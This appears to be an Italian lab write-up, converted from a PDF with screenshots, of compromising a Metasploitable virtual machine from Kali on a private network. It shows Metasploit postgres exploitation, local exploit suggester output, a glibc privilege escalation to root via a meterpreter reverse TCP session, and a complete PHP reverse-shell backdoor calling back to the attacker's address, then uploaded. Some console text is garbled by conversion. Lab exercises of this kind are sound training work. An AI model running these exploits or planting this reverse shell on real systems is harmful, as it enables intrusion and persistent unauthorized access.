


Diventiamo root su metasploit.

Inizialmente ho selezionato l'exploit per crearmi una shell meterpreter.



Ho configurato le varie opzioni per attaccare Metasploit.

```
kali-linux-2024.3 (Tutto apposto unit2) [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
File Actions Edit View Help
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

  Name      Current Setting  Required  Description
  ---      -
VERBOSE    false            no        Enable verbose output

Used when connecting via an existing SESSION:

  Name      Current Setting  Required  Description
  ---      -
SESSION     none             no        The session to run this module on

Used when making a new connection via RHOSTS:

  Name      Current Setting  Required  Description
  ---      -
DATABASE    postgres         no        The database to authenticate against
PASSWORD    postgres         no        The password for the specified username. Leave blank for a random password
RHOSTS      none             no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit
RPORT       5432             no        The target port
USERNAME     postgres         no        The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
LHOST      none             yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port


Exploit target:

  Id  Name
  --  ---
  0   Linux x86


View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > set session 1
session => 1
msf6 exploit(linux/postgres/postgres_payload) > set rhost 192.168.56.103
rhost => 192.168.56.103
msf6 exploit(linux/postgres/postgres_payload) > 
```

Runnato l'exploit ed ho fatto breccia.



Metto la sessione in background, e seleziono l'exploit per trovare le vuln di escalation nella metasploit.



Configuro l'exploit nella mia sessione in bg già dentro la metasploit runno l'exploit e mi tira fuori tutte le vulnerabilità disponibili, io ho scelto la prima.

```
[*] 192.168.56.103 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[*] 192.168.56.103 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[*] 192.168.56.103 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[*] 192.168.56.103 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[*] 192.168.56.103 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] 192.168.56.103 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.56.103 - Valid modules for session 1:

# Name Potentially Vulnerable? Check Result
- - - - -
1 exploit/linux/local/glibc_ld_audit_dso_load_priv_esc Yes The target appears to be vulnerable.
2 exploit/linux/local/glibc_origin_expansion_priv_esc Yes The target appears to be vulnerable.
3 exploit/linux/local/netfilter_priv_esc_ipv4 Yes The target appears to be vulnerable.
4 exploit/linux/local/ptrace_sudo_token_priv_esc Yes The service is running, but could not be validated.
5 exploit/linux/local/su_login Yes The target appears to be vulnerable.
6 exploit/unix/local/setuid_nmap Yes The target is vulnerable. /usr/bin/nmap is setuid
7 exploit/linux/local/abrt_raceabrt_priv_esc No The target is not exploitable.
8 exploit/linux/local/abrt_sosreport_priv_esc No The target is not exploitable.
9 exploit/linux/local/af_packet_chocobo_root_priv_esc No The target is not exploitable. System architecture i686 is
10 exploit/linux/local/af_packet_packet_set_ring_priv_esc No The target is not exploitable.
11 exploit/linux/local/ansible_node_deployer No The target is not exploitable. Ansible does not seem to be
12 exploit/linux/local/apport_abrt_chroot_priv_esc No The target is not exploitable.
13 exploit/linux/local/blueman_set_dhcp_handler_dbus_priv_esc No The target is not exploitable.
14 exploit/linux/local/bpf_priv_esc No The target is not exploitable.
15 exploit/linux/local/bpf_sign_extension_priv_esc No The target is not exploitable. System architecture i686 is
16 exploit/linux/local/cve_2021_3490_ebpf_alu32_bounds_check_lpe No The target is not exploitable. System architecture i686 is
17 exploit/linux/local/cve_2021_38648_omigod No The target is not exploitable. The omiserver process was n
18 exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec No The target is not exploitable. System architecture i686 is
19 exploit/linux/local/cve_2022_0847_dirtypipe No The target is not exploitable. Linux kernel version 2.6.24
20 exploit/linux/local/cve_2022_1043_to_uring_priv_esc No The target is not exploitable.
21 exploit/linux/local/desktop_privilege_escalation No The target is not exploitable.
22 exploit/linux/local/diamorphine_rootkit_signal_priv_esc No The target is not exploitable. Diamorphine is not install
23 exploit/linux/local/docker_cgroup_escape No The target is not exploitable. Kernel version 2.6.24-16-se
24 exploit/linux/local/docker_daemon_privilege_escalation No The target is not exploitable.
25 exploit/linux/local/docker_privileged_container_escape No The target is not exploitable. Not inside a Docker contain
26 exploit/linux/local/exim4_deliver_message_priv_esc No Cannot reliably check exploitability.
27 exploit/linux/local/glibc_realpath_priv_esc No The target is not exploitable.
28 exploit/linux/local/glibc_tunables_priv_esc No Cannot reliably check exploitability. Could not get the ve
29 exploit/linux/local/hp_xglance_priv_esc No The target is not exploitable. /opt/perf/bin/xglance-bin f
30 exploit/linux/local/juju_run_agent_priv_esc No The target is not exploitable.
31 exploit/linux/local/ktsuss_suid_priv_esc No The target is not exploitable. /usr/bin/ktsuss file not fo
```

Dopo procedo a configurare la vuln scelta con tutti i parametri che mi richiedeva.

```
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_d
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > options
Projector - Flood UDP IP
Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

  Name          Current Setting  Required  Description
  --          -
SESSION        /bin/ping       yes       The session to run this module on
SUID_EXECUTABLE /bin/ping       yes       Path to a SUID executable

Payload options (linux/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
LHOST      127.0.0.1       yes       The listen address (an interface may be specified)
LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set lhost 192.168.56.102
lhost => 192.168.56.102
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > 
```

la magagna per diventare root stava nel settare l'architettura corretta nel payload che di default è x64 mentre in realtà noi utilizziamo la x86 ed è per quello che la reverse tcp non riusciva a creare la shell da root!!!!


```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 192.168.56.102:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.lB1QtIvH' (1271 bytes) ...
[*] Writing '/tmp/.jUAtASGTPy' (294 bytes) ...
[*] Writing '/tmp/.6NxVj' (250 bytes) ...
[*] Launching exploit ...
[*] Exploit completed, but no session was created.
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 192.168.56.102:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.C5U5h2' (1271 bytes) ...
[*] Writing '/tmp/.pp50BG4C5g' (284 bytes) ...
[*] Writing '/tmp/.U5Nlj' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.56.103
[*] Meterpreter session 2 opened (192.168.56.102:4444 -> 192.168.56.103:33154) at 2024-12-18 15:47:34 +0100

meterpreter > getuid
Server username: root
meterpreter > 
```


Per mettere una backdoor ho proceduto a creare una reverse shell in php



The screenshot shows a text editor window titled '~shell.php - Mousepad'. The menu bar includes File, Edit, Search, View, Document, and Help. The toolbar contains icons for file operations and editing. The code is as follows:

```
1 <?php
2 // Reverse Shell PHP
3 $ip = '192.168.56.102'; // Sostituisci con l'IP della tua macchina di
  attacco
4 $port = 1234;          // Sostituisci con la porta che vuoi usare
5 $sock = fsockopen($ip, $port);
6 if ($sock) {
7     shell_exec('/bin/sh -i <&3 >&3 2>&3');
8 }
9 ?>
10
```

Ho caricato la shell in php.



The screenshot shows a terminal window titled 'kali-linux-2024.3 (Tutto apposto unit2) [In esecuzione] - Oracle VM VirtualBox'. The terminal displays the following commands and output:

```
meterpreter > upload shell.php
[*] Uploading : /home/kali/shell.php → shell.php
[*] Uploaded -1.00 B of 263.00 B (-0.38%): /home/kali/shell.php → shell.php
[*] Completed : /home/kali/shell.php → shell.php
meterpreter >
```

The terminal also shows a file system view with icons for 'File System' and 'nessus.txt'.

Mi son fermato qui non riesco ad avviare la shell.